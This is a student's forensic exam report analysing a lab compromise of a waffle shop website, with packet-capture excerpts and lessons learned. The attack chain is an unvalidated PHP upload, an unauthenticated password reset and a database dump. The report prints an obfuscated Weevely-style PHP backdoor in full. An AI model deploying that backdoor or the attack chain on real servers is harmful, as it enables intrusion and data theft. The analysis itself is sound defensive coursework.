

ENPM685 FINAL

Name: Dadhija Patel

UID: 119186367

Course and Section: ENPM685 0201

Honor Pledge: I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.

Executive Summary

The verification vulnerability in the website's upload page resulted in a successful attack. The attacker uploaded a PHP file through the interface. The malicious code in the file gave the attacker access to the server. Through this unauthorized access, the attacker could find another vulnerability in the password page of the website through which he changed Julia's password. Thereafter, the attacker accessed the database on her desktop.

Details

The steps that the attacker used and the proof is as given below.

1. The attacker visits the waffle.co website and goes to all the pages starting with about, then waffles and then the uploads page of the website. The upload page is included in the website so people can upload photos of their waffle orders. The company offers a \$20 reward to the person with the best photo.

28	7.452583	172.28.128.4	172.28.128.5	HTTP	418 GET /about.php HTTP/1.1	
29	7.452597	172.28.128.5	172.28.128.4	TCP	66 80 → 47960 [ACK] Seq=1 Ack=353 Win=30000 Len=0 TSval=232717 TSecr=641022118	
30	7.459042	172.28.128.5	172.28.128.4	HTTP	987 HTTP/1.1 200 OK (text/html)	
31	7.460251	172.28.128.4	172.28.128.5	TCP	66 47960 → 80 [ACK] Seq=353 Ack=922 Win=31184 Len=0 TSval=641022118 TSecr=232718	
32	11.596473	172.28.128.4	172.28.128.5	HTTP	420 GET /waffles.php HTTP/1.1	Dadhija:119186367
33	11.419130	172.28.128.5	172.28.128.4	HTTP	774 HTTP/1.1 200 OK (text/html)	
34	11.419380	172.28.128.4	172.28.128.5	TCP	66 47960 → 80 [ACK] Seq=787 Ack=1630 Win=32096 Len=0 TSval=641026877 TSecr=233788	
35	14.422221	172.28.128.4	172.28.128.5	HTTP	419 GET /upload.php HTTP/1.1	
36	14.422780	172.28.128.5	172.28.128.4	HTTP	658 HTTP/1.1 200 OK (text/html)	

Fig1

2. The attacker uploads a TrollFace instead of an actual waffle picture.

30	27.1285914	172.28.128.5	172.28.128.4	TCP	66 80 → 47970 [ACK] Seq=1 Ack=357057 Win=20480 Len=0 TSval=232717 TSecr=641022118	
81	27.128335	172.28.128.4	172.28.128.5	HTTP	518 POST /upload2.php HTTP/1.1 (JPEG JFIF image)	
82	27.128337	172.28.128.5	172.28.128.4	TCP	66 80 → 47970 [ACK] Seq=1 Ack=358109 Win=213056 Len=0 TSval=641022118 TSecr=232718	
83	27.137072	172.28.128.5	172.28.128.4	HTTP	465 HTTP/1.1 200 OK (text/html)	Dadhija:119186367
84	27.137380	172.28.128.4	172.28.128.5	TCP	66 47970 → 80 [ACK] Seq=358109 Ack=400 Win=30336 Len=0 TSval=641022118 TSecr=233788	
85	28.816728	172.28.128.4	172.28.128.5	HTTP	441 GET /uploads/TrollFace.jpg HTTP/1.1	

Fig2

- By uploading the troll face, he realizes that he can access that image on the uploads directory of the website. The image is available to the public. This probably means that there is no validation in the upload process.

85	28.816728	172.28.128.4	172.28.128.5	HTTP	441	GET /uploads/TrollFace.jpg HTTP/1.1
86	28.816946	172.28.128.5	172.28.128.4	TCP	14546	80 → 47970 [ACK] Seq=400 Ack=358484 Win=

Fig3



Fig4

- The attacker uploads a PHP file name pawn3d. This is a suspicious activity as the upload page is reserved for only photos. Therefore, the file type should be PNG, JPEG and not PHP.

138	49.904200	172.28.128.4	172.28.128.5	TCP	66 47974 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=641064562 TSecr=243330
139	49.905215	172.28.128.4	172.28.128.5	HTTP	1591 POST /upload2.php HTTP/1.1 (application/x-php)
140	49.905235	172.28.128.5	172.28.128.4	TCP	66 80 → 47974 [ACK] Seq=1 Ack=1526 Win=32064 Len=0 TSval=243330 TSecr=641064563
141	49.906510	172.28.128.5	172.28.128.4	HTTP	457 HTTP/1.1 200 OK (text/html) Dadhija:119186367
142	49.906789	172.28.128.4	172.28.128.5	TCP	66 47974 → 80 [ACK] Seq=1526 Ack=392 Win=30336 Len=0 TSval=641064564 TSecr=24333
143	54.907906	172.28.128.5	172.28.128.4	TCP	66 80 → 47974 [FIN, ACK] Seq=392 Ack=1526 Win=32064 Len=0 TSval=244581 TSecr=641
144	54.908740	172.28.128.4	172.28.128.5	TCP	66 47974 → 80 [FIN, ACK] Seq=1526 Ack=393 Win=30336 Len=0 TSval=641069566 TSecr=
145	54.908764	172.28.128.5	172.28.128.4	TCP	66 80 → 47974 [ACK] Seq=393 Ack=1527 Win=32064 Len=0 TSval=244581 TSecr=64106956
146	91.410056	172.28.128.4	172.28.128.5	TCP	74 47976 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=641106068 TSe
147	91.410086	172.28.128.5	172.28.128.4	TCP	74 80 → 47976 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=25
148	91.411114	172.28.128.4	172.28.128.5	TCP	66 47976 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=641106069 TSecr=253706
149	91.415388	172.28.128.4	172.28.128.5	HTTP	381 POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)

Fig5

- Upon further examination, the PHP file seems to be very obfuscated. This could indicate the use of weeveily by the attacker to confuse the people who see the script.

```

<?php
$h='unction x(*$t*,$k){$c=st*rlen($*k);$l=*strle*n($t);$**o="";for($i*=0;*$i<*$l;*){for
($';
$N=str_replace('d0',' ','cd0rd0eatd0d0e_funcd0td0ion');
$B='n*d*_clea**n();$r=@base*64_e*ncode(@x(@g**zcompress($o),$*k));p*rin*t("$p*$kh$r
$kf");}';
$l='$k=**"4d4098d6";$kh*="4e16*3d27269*5";*$kf="*94*55d046fd7c*";
$p="f8ewV*rilY*d8RJ*kIZ"*;f';
$d='c*h("/$kh(.+*)$kf/*",@fi*le_get_contents*"php**://input"),$*m*)==1){@*ob_*start
()*;*@*e';
$W='va*1(@g*z*uncompress(@x(@b*ase64_deco*de($m[1]),$k)));*$o=@ob_*get_cont*ents*
()*;*@ob_e';
$u='j=*0;($j<$c&&$*i<$l);$j*++,$i*++)*{$o.=t{$i}^$*k{$*j};}}retur*n $o;}i*f
(@p**reg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>
Dadhija:119186367|

```

Fig6

6. I believe that the attacker used reverse shell script in the PHP file to gain access to the machine. The reason for multiple uploads of the pawn3d.php file might be the fact that the attacker was trying different payloads to get directory access. He gets access to the system through upload vulnerability.
7. While traversing through the system, the attacker found a web page that was meant to change passwords. As the attacker opened the page, he realized that the page did not require old passwords or any other authentication method before changing the password.

[Use following form to change password:](#)

User Name:

(required)

Password:

(required)

function writeFoot(){ echo'

Change password

Dadhija:119186367

Fig7

8. From the website about page, the attacker had an idea of who the users might be. The webpage has all information about different people working for the restaurant. Here, the attacker realizes that Julia is the Database Administrator and hacking into her account will give access to the data stored from the website.

Kevin - kevin@waffles.enpm685

The person with the plan. You may also know him from ENPM685: The Class and his many rants on things like "SSH Decryption is wrong and you should be ashamed of yourself"

Swedish Chef - chef@waffles.enpm685

Hurdy Hurdy Hur. Bork. Han gor vafflorna.

Dadhija:119186367

Julia - julia@waffles.enpm685

Julia is our talented DBA who maintains the backend of our IT set up.

Nathan - nathan@waffles.enpm685

Nathan is our web developer

Activate Wind
Go to Settings to i

Fig8

9. Attacker changes the password. The website has a page where users can change their password. The attacker gains access and through this page, Julia's password is changed to "hacked". When the submit button is clicked, the change-pass shell script in the admin folder is executed that changes the password inside the system. The script takes user name and new password as input.

299	137.499596	172.28.128.4	172.28.128.5	HTTP	433	GET /admin/password.php HTTP/1.1	Dadhija:119186367
300	137.500757	172.28.128.5	172.28.128.4	HTTP	1180	HTTP/1.1 200 OK (text/html)	
301	137.501111	172.28.128.4	172.28.128.5	TCP	66	48904 → 80 [ACK] Seq=686 Ack=1451 Win=32384 Len=0 TSval=641148159 TSecr=264229	
302	136.500533	172.28.128.5	172.28.128.4	TCP	66	80 → 48904 [FIN, ACK] Seq=1451 Ack=686 Win=11104 Len=0 TSval=265488 TSecr=641148159	
303	136.507517	172.28.128.4	172.28.128.5	TCP	66	48904 → 80 [FIN, ACK] Seq=686 Ack=1452 Win=32384 Len=0 TSval=641153165 TSecr=265488	
304	136.507540	172.28.128.5	172.28.128.4	TCP	66	80 → 48904 [ACK] Seq=1452 Ack=687 Win=31104 Len=0 TSval=265488 TSecr=641153165	
305	152.964752	172.28.128.4	172.28.128.5	TCP	74	48908 → 80 [SYN] Seq=0 Win=29280 Len=0 MSS=1460 SACK_PERM TSval=641167622 TSecr=0 WS=128	
306	152.964780	172.28.128.5	172.28.128.4	TCP	74	80 → 48908 [SYN, ACK] Seq=0 Ack=1 Win=28968 Len=0 MSS=1460 SACK_PERM TSval=269895 TSecr=641167622 WS=4	
307	152.964998	172.28.128.4	172.28.128.5	TCP	66	48908 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=641187623 TSecr=269895	
308	152.965131	172.28.128.4	172.28.128.5	HTTP	584	POST /admin/password.php HTTP/1.1 (application/x-www-form-urlencoded)	
309	152.965151	172.28.128.5	172.28.128.4	TCP	66	80 → 48908 [ACK] Seq=1 Ack=519 Win=30880 Len=0 TSval=289895 TSecr=641187623	
310	154.004979	172.28.128.5	172.28.128.4	HTTP	747	HTTP/1.1 200 OK (text/html)	

Fig9

File Data: 69 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "username" = "julia"

Key: username

Value: julia

Form item: "passwd" = "hacked"

Key: passwd

Value: hacked

Form item: "Submit" = "Change password"

Key: Submit

Value: Change password

Form item: "pwdchange" = "process"

Key: pwdchange

Value: process

Dadhija:119186367

Fig10



Fig11

10. After gaining access to Julia's account, the attacker logs into her account remotely through SSH (Fig12) and goes to the database on her desktop. The attacker writes the query to show database. The screenshot below (Fig13) shows the history of queries executed.




Fig12




Fig13

11. The attacker then stores the database in a .dump.txt file in the html folder inside /var/www.




Fig14

12. The information accessed by the attacker is as follows:

- Customer information

```
-- Dumping data for table `customers`
--
```

Dadhija:119186367

```
LOCK TABLES `customers` WRITE;
/*!40000 ALTER TABLE `customers` DISABLE KEYS */;
INSERT INTO `customers` VALUES (1,'Bob
Dobbs','C22B5F9178342609428D6F51B2C5AF4C0BDE6A42','enpm685@gmail.com','123-456-
7890','DA2F2471A8B784BDC6B721CB8CC095FB0784FE3E','12/19'),(2,'Alice
Alice','5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8','a2@gmail.fake','111-222-
3456','4CBD21F6EC85A2D1282023E38C6B9C10058783CE','3/21'),(3,'Sally
Brown','FD1286353570C5703799BA76999323B7C7447B06','sally@go.away','999-888-
7777','FB66E5A66070886FCC51F61E2321A16DE633E273','8/19'),(4,'Brad
Pitiful','5B82762BC0F6615252DD3A794249473FAB24B885','boo@a.ghost.org','444-555-
6789','D9785C1CB28924A6F6236C29DD51581863B8F185','9/24');
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
UNLOCK TABLES;
```

A table called `customers`

Fig15

- Customer Orders

```
-- Dumping data for table `orders`
--
```

Dadhija:119186367|

```
LOCK TABLES `orders` WRITE;
/*!40000 ALTER TABLE `orders` DISABLE KEYS */;
INSERT INTO `orders` VALUES (1,2,'1/1/19','14 avocado waffles, 1 elvis, 3 number 6'),
(2,1,'1/2/19','143 plain waffles'),(3,3,'1/3/19','1 S\'Mores Waffle'),(4,3,'1/4/19','1
Chocolate Chip, 19 Avocado');
/*!40000 ALTER TABLE `orders` ENABLE KEYS */;
UNLOCK TABLES;
```

Fig16

- The restaurants private recipes

```
-- Dumping data for table `recipe`
--
```

Dadhija:119186367|

```
LOCK TABLES `recipe` WRITE;
/*!40000 ALTER TABLE `recipe` DISABLE KEYS */;
INSERT INTO `recipe` VALUES (1,'Plain','eggs, all-purpose flour, milk, vegetable oil,
white sugar, baking powder, salt, vanilla extract'),(2,'Avocado Waffle\r\n','eggs, all-
purpose flour, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract,
avocados, foie gras'),(3,'Chocolate Chip\r\n','eggs, all-purpose flour, milk, vegetable
oil, white sugar, baking powder, salt, vanilla extract, chocolate chips'),(4,'S\'Mores
Waffles\r\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, baking powder,
salt, vanilla extract, chocolate bars, marshmallows, graham crackers'),(5,'The Elvis\r
\n','eggs, all-purpose flour, milk, vegetable oil, white sugar, baking powder, salt,
vanilla extract, peanut butter, bananas, bacon'),(6,'Waffle Number 6\r\n','eggs, all-
purpose flour, milk, vegetable oil, white sugar, baking powder, salt, vanilla extract,
cream cheese, chocolate chips, whipped cream, sprinkles');
/*!40000 ALTER TABLE `recipe` ENABLE KEYS */;
UNLOCK TABLES;
```

Fig17

13. After storing the file .dump.txt in the /var/www/html folder, the attacker retrieves it by GET method in http.




Fig18

Has the compromise occurred?

Yes, the attacker changed Julia's password preventing her from logging into her own account. The attacker also logged into her account and gained access to the data from her desktop.

Has the breach occurred?

Yes, the attacker read the database.

Lessons Learned

- It is important to keep validation for any input given by the user.
- The files uploaded by the users should be stored in a separate directory without any access to the root so any malicious code cannot gain access to the root.
- Before initiating a password change, the identity of the person changing the password should be confirmed.
- Multi-factor authentication should be in place to prevent attackers from entering the system even if they figure out the password.

- The website folder has a cmd.php page that lets users run commands on the system. This is a vulnerability that a malicious actor could exploit.
- The about page of the website provides personal information of the employees that could be used for phishing attacks.

Indicators of Compromise

- IP: 172.28.128.4
- Tool: Weevely
- File: .dump.txt

Answers to the Questions Given

How did the attacker get in?

The attacker used the upload vulnerability in the upload.php page of the website after uploading and executing a malicious code to obtain access of the system.

What did the attacker do once they were on the system?

The attacker then finds a webpage to change password and updates Julia's password. Using the new password, he logs into the system. After connecting to Julia's desktop, the attacker takes a look at the database through a MySQL query.

Was sensitive data accessed? How can you tell if it was/was not accessed?

Yes, private customer data was accessed. The .dump.txt file is the proof that the attacker stored this sensitive information in a file on the website directory and read it through an http request.

Were you able to learn anything about the attacker?

The IP address (172.28.128.4) was the only lead of the attacker.